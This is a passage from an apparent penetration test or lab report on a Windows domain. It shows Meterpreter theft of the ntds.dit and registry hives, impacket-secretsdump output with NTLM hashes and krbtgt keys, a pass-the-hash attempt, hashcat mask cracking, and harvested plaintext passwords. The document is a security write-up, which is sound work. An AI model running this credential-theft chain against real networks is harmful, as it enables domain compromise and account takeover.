
Inside the 'Files' share, we found a 'User-Directory' document listing usernames and email addresses, indicating roles such as 'The Booking Manager', 'IT-Admin', and a 'Webmaster'. A document titled 'New-Password-Policy' provided insights into the organization's password complexity requirements.






5.5 Active Directory Backup Acquisition:

In the 'Backup' directory, we discovered backups of Active Directory, including the 'ntds.dit' and 'ntds.jfm' files. An accompanying 'Backup-Plan' text document indicated ongoing backup or migration activities spearheaded by the 'IT-Admin'.



5.6 Registry Data Extraction:

We also located and downloaded registry hives, namely 'SECURITY' and 'SYSTEM', which could contain further credentials and system information.



5.7 Data Exfiltration:

Using the Meterpreter download command, we exfiltrated the 'ntds.dit', 'ntds.jfm', 'SECURITY', and 'SYSTEM' files to our local machine for in-depth analysis. These files contain critical information about user accounts, hashed passwords, and possibly the keys to decrypting sensitive data.

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\users\Bookings.MASKEDDJ\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2019-11-10 12:19:35 -0500	desktop.ini
040777/rwxrwxrwx	0	dir	2023-12-12 23:35:03 -0500	registry

```
meterpreter > download registry ./
[*] downloading: registry\SECURITY → /home/kali/Desktop/SECURITY
[*] Completed : registry\SECURITY → /home/kali/Desktop/SECURITY
[*] downloading: registry\SYSTEM → /home/kali/Desktop/SYSTEM
[*] Completed : registry\SYSTEM → /home/kali/Desktop/SYSTEM
meterpreter > dir
```

```
Listing: C:\users\Bookings.MASKEDDJ\Desktop
```


Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2023-12-12 23:38:51 -0500	Active Directory
100666/rw-rw-rw-	282	fil	2019-11-10 12:19:35 -0500	desktop.ini
040777/rwxrwxrwx	0	dir	2023-12-12 23:35:03 -0500	registry

```
meterpreter > download AD ./
[*] downloading: AD\ntds.dit → /home/kali/Desktop/ntds.dit
[*] Completed : AD\ntds.dit → /home/kali/Desktop/ntds.dit
[*] downloading: AD\ntds.jfm → /home/kali/Desktop/ntds.jfm
[*] Completed : AD\ntds.jfm → /home/kali/Desktop/ntds.jfm
meterpreter > 
```

6. Analysis of Backup Information Using Impacket

After securing the NTDS.dit file, which is the Active Directory database containing user account details and hashed passwords, we proceeded with the extraction of these hashes. For this purpose, we employed the Impacket suite's secretsdump.py utility, which is proficient in extracting such sensitive information. The precise command used was:

```
impacket-secretsdump -system SYSTEM -security SECURITY -ntds NTDS.dit  
LOCAL -outfile ad_final
```



```
(kali@kali)-[~/Desktop]
$ impacket-secretsdump -system SYSTEM -security SECURITY -ntds ntds.dit -outfile ad_final LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xb3acf1988b0a068292b6529adfd75a9d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:72c7f58df3564759126a378551be843387ed0a97505a2ae3dfb488430ba811096c399863e87f9ccc633ac27094f29712272f622c2361991f776c1a4ee9c54
5d1228efc974b62eaaa4cab032c9eebbba30e65b42eddfaf7fabf121bc44fb39a369cb6888de4c94f04bca738781fb961135879cd8c2139821febe21b6b19cfc4c2a24d783d33486c5988597b72e00
c1781ad0521f5e6751d82e0dd4fa59d40610785b0afd5744cf5f1f8f9bce352fea313ea12e35a369edc532f0a7f3d9a546d30aeb6384a185364a73f7a24890aab8d3e17c00244e3ae3842ea45
67dd3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b
[*] DPAPI_SYSTEM
dpapi_machinekey:0x318b1f4a37fdd2b04005a652d5e104881ced0eb2
dpapi_userkey:0x469e70dbe2b9122ebf0c787c18c368977af7bbcd
[*] NL$KM
0000 8B 06 64 F6 55 CE BF D5 5A 2D E5 E6 2B 03 F2 52 ..d.U...Z-...+..R
0010 E9 09 43 4D 0E 05 67 C7 E1 19 0A E7 CA BD D9 63 ..CM..g.....c
0020 0E 69 67 31 EB D4 B9 28 D9 72 55 3A 87 8B 5D 36 .ig1...(.RU:..j6
0030 8B EC D7 34 7D 8E 43 63 AE AB 19 E9 8B 31 9D CE ...4).Cc.....1..
NL$KM: 8b0664f655cebf05a2de5e62b03f25e909434d0e0567c7e1190ae7cabdd9630e696731ebd4b928d972553a87b5d36bbebcd7347d8e4363aeab19e98b319dce
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

This command specifies the SYSTEM and SECURITY registry hives, which are essential for the decryption of the NTDS.dit file's contents. The Impacket utility then outputs the hashes and other vital information to the specified ad_final file.

From the output, we retrieved the NTLM hashes for all accounts present in the NTDS.dit file. These accounts included critical administrative accounts such as Administrator, Guest, and the krbtgt, which is central to the authentication process within the domain environment.

```

(kali@kali)-[~/Desktop]
$ cat ad_final.secrets
$MACHINE.ACC:plain_password_hex:72c7f58df3564759126a378551be843387ed0a97505a2ae3dfb488430ba811096ec399863e87f9cccf
5d1228efc974b62eaaa4cab032c9eebbba30e65b42eddfaf7fabf121bc44fb39a369cb6888de4c94f04bca738781fb961135879cd8c2139821
c1781ad0521f5e67e6751d82e60dd4fa59d40610785b0afdf5744cf5f1f8f9bce352fea313ea12e35a369edc532f0a7f3d9a546d30aeb6384e
67dd3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b
dpapi_machinekey:0x318b1f4a37fdd2b04005a652d5e104881ced0eb2
dpapi_userkey:0x469e70dbe2b9122ebf0c787c18c368977af7bbcd
NL$KM:8b0664f655cebdf55a2de5e62b03f252e909434d0e0567c7e1190ae7cabdd9630e696731ebd4b928d972553a878b5d36bbebd7347d8e

(kali@kali)-[~/Desktop]
$ cat ad_final.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e :::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86 :::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9 :::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c :::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d :::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a :::

(kali@kali)-[~/Desktop]
$ cat ad_final.ntds.kerberos
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd

```

Additionally, the operation uncovered the `dpapi_machinekey` from the `MACHINE.ACC` account. This key is part of the Windows Data Protection API (DPAPI), which is used to encrypt and decrypt data on the system. With access to this key, it is possible to decrypt other sensitive information that the system's DPAPI has protected.

Notably, we also extracted the Kerberos keys associated with the `krbtgt` account. Possession of these keys enables an attacker to forge Kerberos Ticket Granting Tickets (TGTs), facilitating what is known as a Golden Ticket attack, granting unrestricted access to all resources within the domain.


The output files, such as `ad_final.secrets` and `ad_final.ntds`, contain a comprehensive list of the extracted credentials and keys, providing a significant foothold within the network for an attacker and underscoring the criticality of the security breach.

7. Pivoting in the Windows Network

7.1 Pass the Hash Technique

Armed with the NTLM hash of the IT-Admin account, we attempted to use the Pass the Hash technique to gain access to the system with the IP address 172.16.31.140. The command used was:


```
xfreerdp /u:IT-Admin /pth:b18082f7c408891f34db2338514a36c9 /v:172.16.31.140
```



However, this effort was thwarted by account restrictions, possibly due to Group Policy settings that prevent the use of pass-the-hash techniques, indicating a relatively strong security posture against this particular vector.

7.2 Hash Cracking

To circumvent the restrictions, we turned to hashcat, a robust hash-cracking tool. Hashcat can leverage powerful computing hardware, such as GPUs, to accelerate the cracking process. One of its notable features is the use of 'mask' attacks, where we can specify a pattern that the password might follow, based on our knowledge of the organization's password policy.



In our case, we had the 'New-Password-Policy' document, which provided insights into the password structure employed by the network's users. From this, we inferred that passwords typically begin with an uppercase letter, end with two numbers followed by a special character, and are eight characters long in total. Thus, we crafted a mask that reflected this structure:

```
(ron@kali)-[~/Desktop]
$ sudo hashcat -a 3 -m 1000 itadmin -1?!?u?d ?u?!?!?!?!?d?d?s
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, L
F, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: pthread-haswell-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1422
allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

-1?!?u?d ?u?!?!?!?!?d?d?s

The command executed was:


sudo hashcat -a 3 -m 1000 itadmin -1?!?u?d?d?s ?u?!?!?!?!?d?d?sOutcome

```
Hardware.Mon.#1... : Util: 97%  
  
b18082f7c408891f34db2338514a36c9:Julia19!  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 1000 (NTLM)  
Hash.Target.....: b18082f7c408891f34db2338514a36c9  
Time.Started.....: Sat Dec 9 10:53:13 2023 (8 mins, 40 secs)  
Time.Estimated... : Sat Dec 9 11:01:53 2023 (0 secs)  
Kernel.Feature... : Pure Kernel  
Guess.Mask.....: ?u?1?1?1?1?d?s [8]  
Guess.Charset....: -1 ?l?u?d, -2 Undefined, -3 Undefined, -4 Undefined  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 152.2 MH/s (3.05ms) @ Accel:256 Loops:1024 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 80701902848/1267809628800 (6.37%)  
Rejected.....: 0/80701902848 (0.00%)  
Restore.Point....: 807424/12685200 (6.37%)  
Restore.Sub.#1... : Salt:0 Amplifier:8192-9216 Iteration:0-1024
```

This targeted approach proved successful, as hashcat managed to crack the hash, revealing the IT-Admin's password to be 'Julia19!'. This newly obtained credential provided us with the ability to access the system directly, bypassing the need for a pass-the-hash attack.



8. Authentication with Cracked Credentials


Utilizing the IT-Admin credentials Julia19!, we gained access to the Windows Server and the ITAdmin-Desktop PC. The Server Manager on the Windows Server showed the server MASKEDDJ-DC online, while the ITAdmin-Desktop could not be resolved, suggesting potential network segmentation or DNS issues that isolated the host.



On the ITAdmin-Desktop PC, the successful login using the cracked credentials allowed us to explore the IT-Admin's user environment. A notable discovery was the existence of an encrypted KeePass database file and a plaintext note containing a KeePass password Q102ok2ADtUns.

Armed with the KeePass password, we accessed the Database.kdbx file and retrieved credentials stored within. The KeePass entry titled "Webserver Admin" contained a password Joa\$WB534G%& for a webmaster account on a Linux server, potentially providing administrative access to the web server within the MaskedDJ network.






